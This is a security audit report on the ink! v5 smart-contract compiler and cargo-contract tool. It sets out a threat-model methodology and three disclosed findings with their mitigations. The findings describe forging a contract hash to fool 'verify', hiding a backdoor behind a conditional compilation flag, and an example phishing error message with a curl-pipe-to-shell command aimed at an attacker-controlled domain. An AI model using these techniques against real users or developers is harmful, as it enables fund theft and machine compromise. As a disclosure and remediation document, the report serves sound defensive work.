

# ink! v5 Codebase Security Audit

---

Threat model and hacking assessment report

v1.0, December 12, 2024



**Prepared for:**  
**Polkadot Referendum #1045**

## Content

<b>Disclaimer.....</b>	<b>2</b>
<b>Timeline .....</b>	<b>2</b>
<b>1        Executive summary.....</b>	<b>3</b>
1.1       Engagement overview.....	3
1.2       Observations and Risk.....	3
1.3       Recommendations .....	3
<b>2       Evolution suggestions .....</b>	<b>4</b>
2.1       Ensure “verify” functionality is rock-solid.....	4
2.2       Continue engaging a diversity of firms for code audits .....	4
2.3       Launch a bug bounty program .....	4
2.4       Address currently open security issues.....	4
<b>3       Motivation and scope .....</b>	<b>5</b>
<b>4       Methodology.....</b>	<b>5</b>
4.1       Threat modeling and attacks .....	5
4.2       Security design coverage check. ....	7
4.3       Implementation check .....	7
4.4       Remediation support .....	8
<b>5       Findings summary.....</b>	<b>9</b>
5.1       Risk profile.....	9
5.2       Issue summary .....	10
<b>6       Detailed findings .....</b>	<b>11</b>
6.1       “Verify” command can be tricked into validating tampered contract .....	11
6.2       Conditional compilation flag allows planting backdoor in ink! contract .....	12
6.3       Arbitrary toolchain field could compromise contract verifier .....	13
<b>7       Bibliography .....</b>	<b>14</b>

## Disclaimer

This report describes the findings and core conclusions derived from the audit carried out by Security Research Labs within the timeframe and scope detailed in Chapter 3.

Please note that this report does not guarantee that all existing security vulnerabilities were discovered in the codebase exhaustively and that following all evolution suggestions described in Chapter 5 may not ensure all future code to be bug free.

Version:	v1.0
The Client:	Polkadot Community through Referendum #1045: ink! v5
Date:	December 12, 2024
The Auditors:	Security Research Labs Aarnav Bos <a href="mailto:aarnav@srlabs.de">aarnav@srlabs.de</a> Louis Merlin <a href="mailto:louis@srlabs.de">louis@srlabs.de</a> Kevin Valerio <a href="mailto:kevin@srlabs.de">kevin@srlabs.de</a>

## Timeline

Security Research Labs performed the ink! v5 source code security assessment. The analysis took 6 weeks, starting from September 16, 2024.

Date	Event
September 16, 2024	Project kick-off
September 27, 2024	Parity AppSec – Threat model delivery
November 22, 2024	End of the code audit, remediation support continues
December 4, 2024	Draft report delivery

## 1 Executive summary

### 1.1 Engagement overview

Security Research Labs consultants have been providing specialized audit services for Polkadot and Polkadot SDK projects since 2019.

This report documents the results of the security assurance audit of ink! v5 that Security Research Labs performed from September to December 2024.

During this audit, ink! v5 provided access to relevant documentation and effectively supported the research team. The auditors verified the protocol design, concept documentation, and relevant available source code of ink! v5.

This audit focused on assessing ink! v5's codebase for resilience against hacking and abuse scenarios. Key areas of scrutiny include compiler reliability, developer manipulation and verification correctness. The testing approach combined static and dynamic analysis techniques, leveraging both automated tools and manual inspection. We prioritized reviewing critical functionalities and conducting thorough security tests to ensure the robustness of ink! v5's platform. The auditors collaborated closely with the ink! team, utilizing full access to source code and documentation to perform a rigorous assessment.

The Parity Security team also provided SRLabs with an exhaustive threat model [1] created for ink! v5. It outlined the scope and the different assets, and the actors interacting with them.

### 1.2 Observations and Risk

The research team identified three issues ranging from high to low severity, two of which concerned the verification of a smart contract, and one of which enabled a developer manipulation scheme for phishing.

The ink! team acknowledged these issues and swiftly published remediations for them. By now, the client has fixed two of the issues and the third remediation is available in the master branch.

### 1.3 Recommendations

In addition to mitigating the remaining open issues, Security Research Labs recommends paying specific attention to any "verification" functionality from ink!-related tools, as they provide the bedrock of trust the users will have in the system. Furthermore, regular audits of the compiler and the tools should continue in the future, particularly when new versions of the software are released.

## 2 Evolution suggestions

The auditors are pleased to report that the ink! team has continued its extensive work on secure code and secure practices. To ensure that ink! v5 and future versions are secure against further unknown or yet undiscovered threats, we recommend considering the evolution suggestions and best practices described in this section.

### 2.1 Ensure “verify” functionality is rock-solid

In the context of using smart contracts on a blockchain, being able to verify that the code deployed at a certain address is the correct one is primordial. Special care should be taken to make sure that the “verify” functionality of cargo-contract and the other tools in the ink! ecosystem are rock-solid and cannot lead to misleading results.

### 2.2 Continue engaging a diversity of firms for code audits

The ink! team has already done audits in the past with both Security Research Labs and OpenZeppelin [2]. This is considered as best practice and should continue in the future. In addition to the issues fixed, this practice reassures the community that the security grounds of the project are stable.

As next steps, significant changes are coming with ink! v6 (PVM, pallet-revive, ...), which will also require meticulous auditing.

### 2.3 Launch a bug bounty program

Establishing a bounty program to encourage external discovery and reporting of security vulnerabilities is crucial for enhancing code security. By offering incentives, such programs motivate individuals to responsibly report vulnerabilities to ink! rather than exploit them. This approach not only broadens the pool of people actively searching for security flaws but also fosters a collaborative security environment, helping to identify and address issues more quickly and effectively.

### 2.4 Address currently open security issues

We recommend addressing already known security issues before going live on high-value chains such as the Polkadot Asset Hub, to prevent adversaries from exploiting them. Even if an open issue has a limited impact, an attacker might use it as part of their exploitation chain, which might have a more severe impact on the ecosystem.

### 3 Motivation and scope

On a technical level, ink! is an eDSL (Embedded Domain Specific Language) for smart contracts. It allows developers to write smart contracts in Rust and compiles them to wasm, enabling their deployment on contracts-enabled chains in the Polkadot ecosystem.

ink! itself, and the tools surrounding it, are written in Rust. This audit focuses on the ink! compiler, the changes from v4 to v5, the ink! storage crates and the code providing XCM support in ink!.

The in-scope components and their assigned priorities are reflected in Table . During the audit, Security Research Labs used a threat model [1] created by Parity Security to guide efforts on exploring potential security flaws and realistic attack scenarios. Additionally, ink! v5's online documentation provided the auditors with a good overview of the different components and how they are used.

Elements	Priority	Component(s)	Reference
ink	High	storage, engine, primitives crates	
cargo-contract	High	cargo-contract CLI tool	
example contracts	Medium	ink-examples [3], dao-contracts [4]	

Table 1: In-scope components with audit priority

### 4 Methodology

We applied the following four-step methodology when performing feature review for the ink! v5 audit: (1) threat modeling, (2) security design coverage checks, (3) implementation baseline check, and finally (4) remediation support.

#### 4.1 Threat modeling and attacks

The goal of the threat model framework is to determine specific areas of risk in ink! v5. Familiarity with these risk areas can provide guidance for the design of the implementation stack, the actual implementation of the stack, as well as security testing. This section introduces how risk is defined and provides an overview of the identified threat scenarios. The *Hacking Value*, categorized *low*, *medium*, and *high*, considers the incentive of an attacker, as well as the effort required by an adversary to successfully execute the attack. The hacking value is calculated as:

$$Hacking\ Value = \frac{Incentive}{Effort}$$

While *Incentive* describes what an adversary might gain from performing an attack successfully, *Effort* estimates the complexity of this same attack. The degrees of incentive and effort are defined as follows:

#### Incentive:

- Low: Attacks offer the hacker little to no gain from executing the threat
- Medium: Attacks offer the hacker considerable gains from executing the threat
- High: Attacks offer the hacker high gains by executing this threat

#### Effort:

- Low: Attacks are easy to execute. They require neither elaborate technical knowledge nor considerable amounts of resources
- Medium: Attacks are difficult to execute. They might require bypassing countermeasures, the use of expensive resources or a considerable amount of technical knowledge
- High: Attacks are difficult to execute. The attacks might require in-depth technical knowledge, vast amounts of expensive resources, bypassing countermeasures, or any combination of these factors

Incentive and Effort are divided according to Table 2.

Hacking Value	Low incentive	Medium Incentive	High Incentive
High effort	Low	Medium	Medium
Medium effort	Medium	Medium	High
Low effort	Medium	High	High

Table 2: Hacking value measurement scale

Hacking scenarios are classified by the risk they pose to the system. The risk level, also categorized into low, medium, and high, considers the hacking value, as well as the damage that could result from successful exploitation. The risk of a threat scenario is calculated by the following formula:

$$Risk = Damage \times Hacking Value = \frac{Damage \times Incentive}{Effort}$$

Damage describes the negative impact that a given attack, if performed successfully, would have on the victim. The degrees of damage are defined as follows:

#### Damage:

- Low: Risk scenarios would cause negligible damage to ink! v5 developers or contracts
- Medium: Risk scenarios pose a considerable threat to ink! v5' developers or contracts
- High: Risk scenarios pose an existential threat to ink! v5 developers or contracts

Damage and Hacking Value are divided according to Table 3.

Risk	Low hacking value	Medium hacking value	High hacking value
Low damage	Low	Medium	Medium
Medium damage	Medium	Medium	High
High damage	Medium	High	High

Table 3: Risk measurement scale

After applying the framework to the ink! v5 system, different threat scenarios according to the CIA triad were identified.

The CIA triad describes three security promises that can be violated by a hacking attack, namely confidentiality, integrity, and availability.

**Confidentiality:**

Confidentiality is not really a concern for a compiler, but in a tooling scenario, any abuse of the tooling to gain access to a developer's computer could be regarded as a confidentiality breach.

**Integrity:**

Integrity threat scenarios aim to modify the logic of a contract or hide the real intent of a compiled contract from the people using it.

**Availability:**

Availability describes attacks where an attacker could abuse a bug in the ink! compiler that would render the contract vulnerable to bricking it, rendering it unusable and potentially locking funds with it.

## 4.2 Security design coverage check.

Next, the auditing team reviewed the ink! v5 design for coverage against relevant hacking scenarios. For each scenario, the following two aspects were investigated:

- a. **Coverage.** Is each potential security vulnerability handled securely by design?
- b. **Underlying assumptions.** Which assumptions must hold true for the design to effectively reach the desired security goal?

## 4.3 Implementation check

As a third step, the ink! v5 implementation was tested for openings whereby any of the defined hacking scenarios could be executed.

To effectively review the ink! v5 codebase, we derived our code review strategy based on the threat model that we established as the first step. For each identified threat, hypothetical attacks were developed and mapped to their corresponding threat category, as outlined in Chapter 4.1.

Prioritizing risk, the code was assessed for present protections against the respective threats and attacks as well as the vulnerabilities that make these attacks possible. For each threat, the auditors:

1. Identified the relevant parts of the codebase, for example, the relevant commands and Rust functions
2. Identified viable strategies for the code review. We performed manual code audits, fuzz testing, and static analysis where appropriate
3. Ensured the code did not contain any vulnerabilities that could be used to execute the respective attacks. Otherwise, we ensured that sufficient protection measures against specific attacks were present
4. Immediately reported any vulnerability that was discovered to the development team along with suggestions around mitigations

We carried out a hybrid strategy utilizing a combination of code review, static tests, and dynamic tests (e.g., fuzz testing) to assess the security of the ink! v5 codebase.

While static and dynamic testing establishes a baseline assurance, the focus of this audit was on manual code review of the ink! v5 codebase to identify logic bugs, design flaws, and best practice



deviations. We reviewed the ink! repository which contains ink! v5 implementation up to commit *1645903 from the 13<sup>th</sup> of March 2024*. Since the ink! codebase is entirely open source, it is realistic that an adversary could analyze the source code while preparing an attack.

As part of the scope of this audit, code from contracts using ink! v5 were also reviewed. This was done to comprehensively assess the ink! v5 language and ecosystem security.



#### 4.4 Remediation support

The final step is supporting ink! v5 with the remediation process of the identified issues. Each finding was documented and published with mitigation recommendations. Once a mitigation is implemented, the fix is verified by the auditors to ensure that it closes the issue and does not introduce other bugs.

During the audit, findings were shared via a private GitHub repository [5]. We also used a private Element channel for asynchronous communication and status updates.

## 5 Findings summary


We identified 3 issues during our analysis of the runtime modules in scope in the ink! v5 codebase that enabled some of the attacks outlined above. In summary, we found 2 high-severity issues, and 1 low-severity issue. An overview of all findings can be found in Table .

Critical	0	
High	2	
Medium	0	
Low	1	
Informational	0	
<b>Total Issues</b>	<b>3</b>	

*Note: In our methodology, “critical-severity issues” are high-severity issues that could be exploited immediately by an attacker on already deployed infrastructure, including a parachain or a non-incentivized testnet*

### 5.1 Risk profile

The chart below summarizes vulnerabilities according to business impact and likelihood of exploitation, increasing to the top right.



## 5.2 Issue summary

ID	Issue	Severity	Status
S3-2 [6]	“Verify” command can be tricked into validating tampered contract	High	Mitigated
S3-1 [7]	Conditional compilation flag allows planting backdoor in ink! contract	High	Mitigation available as pre-release
S1-1 [8]	Arbitrary toolchain field could compromise contract verifier	Low	Mitigated

Table 4: Findings overview

## 6 Detailed findings

### 6.1 “Verify” command can be tricked into validating tampered contract

<b>Attack scenario</b>	<b>An attacker wants users to trust a malicious contract.</b>
<b>Component</b>	cargo-contract
<b>Tracking</b>	<a href="https://github.com/use-ink/srlabs-ink-v5-audit/issues/2">https://github.com/use-ink/srlabs-ink-v5-audit/issues/2</a>
<b>Attack impact</b>	Attackers may trick users into interacting with a malicious contract, which could lead to loss of funds for the user.
<b>Severity</b>	High
<b>Status</b>	Mitigated

An attacker can deploy a malicious contract and have **cargo contract verify** incorrectly approve an attacker-tampered version of the contract against a benign codebase, because the wasm code is not re-hashed.

A **file.contract** that includes the correct **source.hash** field for a project but the incorrect **source.wasm** field will be validated by **cargo contract verify -contract file.contract**, even though it does not match the source code’s output.

An attacker could abuse this issue in the following way:

1. Write a benign contract.
2. Build the contract. This build will now be referred to as **legit.contract**.
3. Modify the contract to insert a backdoor or modify the logic.
4. Build the contract again. This build will not be referred to as **malicious.contract**.

At this point, the **source.hash** and **source.wasm** will be different for both files. The rest of the fields (namely the metadata) might be different, but it does not matter in this issue.

5. Copy the **source.hash** field from **legit.contract** and paste it in **malicious.contract**’s **source.hash** field.
6. Deploy the **malicious.contract** on a contract-enabled blockchain. This will work, as the hash field will not be verified by the front-end and the chain.
7. Publish the source code (without the backdoor) along with **malicious.contract** as the build artifact (with a different name, otherwise they are a clumsy hacker).

An end-user’s attempt at verifying this build artifact will likely be **cargo contract verify -contract malicious.contract**, which will approve **malicious.contract** because the **source.hash** matches the built wasm’s hash.

#### Risk

Users taking precautions before using a contract will be misled by this bug in the **cargo contract verify** command and might use a malicious contract which could result in loss of funds (or worse if the user is a reputable entity on the chain for example).

#### Mitigation

**cargo contract verify** should re-hash the **source.wasm** field of a **file.contract** and verify that it matches the built contract’s hash and the **source.hash** field in **file.contract**. This was implemented and released as part of **cargo-contract v4.3.1** [9].

## 6.2 Conditional compilation flag allows planting backdoor in ink! contract

<b>Attack scenario</b>	An attacker wants to trick users into calling a malicious contract.
<b>Component</b>	ink
<b>Tracking</b>	<a href="https://github.com/use-ink/srlabs-ink-v5-audit/issues/1">https://github.com/use-ink/srlabs-ink-v5-audit/issues/1</a>
<b>Attack impact</b>	Attackers may trick users into interacting with a malicious contract, which could lead to loss of funds for the user.
<b>Severity</b>	High
<b>Status</b>	Mitigation available as pre-release

### Background

When generating a contract's metadata, the ink! compiler parses the contract's code and takes into account conditional compilation flags. This allows malicious contract authors to hide messages, events and constructors from the metadata but place them in the WASM blob.

### Issue description

ink! generates the code for metadata and embeds it inside the contract file, which, when compiled, outputs the metadata.

Due to the inclusion of conditional compilation flags such as `#[cfg(target_family="wasm")]` in metadata generation and the metadata not being compiled under the wasm target, there can be a mismatch between the metadata and the compiled wasm blob.

Suppose a malicious contract author adds a utility function `test_set_value` to their contract for use in tests, marked with `#[cfg(any(test, target_family="wasm"))]`. This message would allow any user to set the contract's value to any integer, which they should not be able to do in a normal scenario.

From the point of view of a contract's user, they would see this function used only in tests, but not included in the metadata, even when they build it themselves on their machine.

A user would have to manually inspect the WASM blob to see the function included there. We argue that even advanced users are unlikely to manually inspect the WASM blob of the contract.

What we have in this situation is a backdoor planted by a malicious code author, hidden in the code through the seemingly test-only nature of the function, completely hidden from the metadata.

This malicious code author could at some point trigger this contract's message by manually calling its selector via the **contract-pallet**.

### Risk

The discrepancy between a contract's WASM blob and the associated metadata allows an attacker to hide malicious functionality from a contract's users and exploit the contract after some desired outcome has been reached (e.g. some tokens have been deposited on the contract by victims).

### Mitigation

The ink! toolchain should throw an error on all conditional compilation flags in a contract's source code. A few conditional compilation flags should be allowed, for testing purposes, but they should be restricted in an allow-list.

This was implemented by the ink! team and will be released as part of the next major release of ink!, as it constituted a breaking change. The fix is available in the master branch.

### 6.3 Arbitrary toolchain field could compromise contract verifier

<b>Attack scenario</b>	An attacker wants to compromise a verifier's machine.
<b>Component</b>	cargo-contract
<b>Tracking</b>	<a href="https://github.com/use-ink/srlabs-ink-v5-audit/issues/3">https://github.com/use-ink/srlabs-ink-v5-audit/issues/3</a>
<b>Attack impact</b>	An attacker could create a phishing scenario using the toolchain field of a contract to trick a user verifying the contract into installing malware.
<b>Severity</b>	Low
<b>Status</b>	Mitigated

#### Background

An attacker can override the toolchain field in a contract and may supply arbitrary values. This could be abused in a phishing scenario.

#### Issue description

When running `cargo contract verify`, `cargo-contract` checks whether the toolchain in the contract's metadata matches the active rust toolchain. If there is a mismatch, an error is shown to the user, asking them to install the correct one.

However, the `rust_toolchain` field in a `file.contract` can be modified after it has been compiled. The contract publisher may insert arbitrary commands or fictional toolchains to prevent verification or trick the user into executing malicious code.

For example, suppose the error message is the following:

ERROR:

You are trying to ``verify`` a contract using the ``nightly-x86_64-unknown-linux-gnu`` toolchain.

However, the original contract was built using ``nightly-2023-10-13-x86_64-unknown-linux-gnu`` && `curl -sSf https://sh.rust-up.io | sh``. Please install the correct toolchain (``rustup install nightly-2023-10-13-x86_64-unknown-linux-gnu`` && `curl -sSf https://sh.rust-up.io | sh``) and re-run the ``verify`` command.

where `https://sh.rust-up.io` is an attacker-controlled domain which returns a malicious script.

#### Risk

Developers have learned to trust the output of Rust's suite of tools, and some might fall into the trap of executing these commands.

This probability is low, hence the low severity of this issue.

#### Mitigation

This is what we had originally written as a mitigation suggestion:

- Similar to `rustup`, error if the toolchain is not in a valid triplet format.

We looked at `rustup`'s handling of invalid toolchain formats for a mitigation suggestion. However, `rustup` also does not handle this scenario. We reported the issue [10] which was promptly fixed. The ink! team may refer to the fix [11] as an example mitigation. This was implemented and released as part of `cargo-contract` v4.3.1 [9].

## 7 Bibliography

- [1] [Online]. Available: [https://drive.google.com/file/d/12ydTf589PL2bIIE-yrUosDNHCo624YKD/view?usp=drive\\_link](https://drive.google.com/file/d/12ydTf589PL2bIIE-yrUosDNHCo624YKD/view?usp=drive_link).
- [2] [Online]. Available: <https://blog.openzeppelin.com/security-review-ink-cargo-contract>.
- [3] [Online]. Available: <https://github.com/use-ink/ink-examples>.
- [4] [Online]. Available: <https://github.com/AbaxFinance/dao-contracts>.
- [5] [Online]. Available: <https://github.com/use-ink/srlabs-ink-v5-audit>.
- [6] [Online]. Available: <https://github.com/use-ink/srlabs-ink-v5-audit/issues/2>.
- [7] [Online]. Available: <https://github.com/use-ink/srlabs-ink-v5-audit/issues/1>.
- [8] [Online]. Available: <https://github.com/use-ink/srlabs-ink-v5-audit/issues/3>.
- [9] [Online]. Available: <https://github.com/use-ink/cargo-contract/releases/tag/v4.1.3>.
- [10] [Online]. Available: <https://github.com/rust-lang/rustup/issues/4053>.
- [11] [Online]. Available: <https://github.com/rust-lang/rustup/pull/4060>.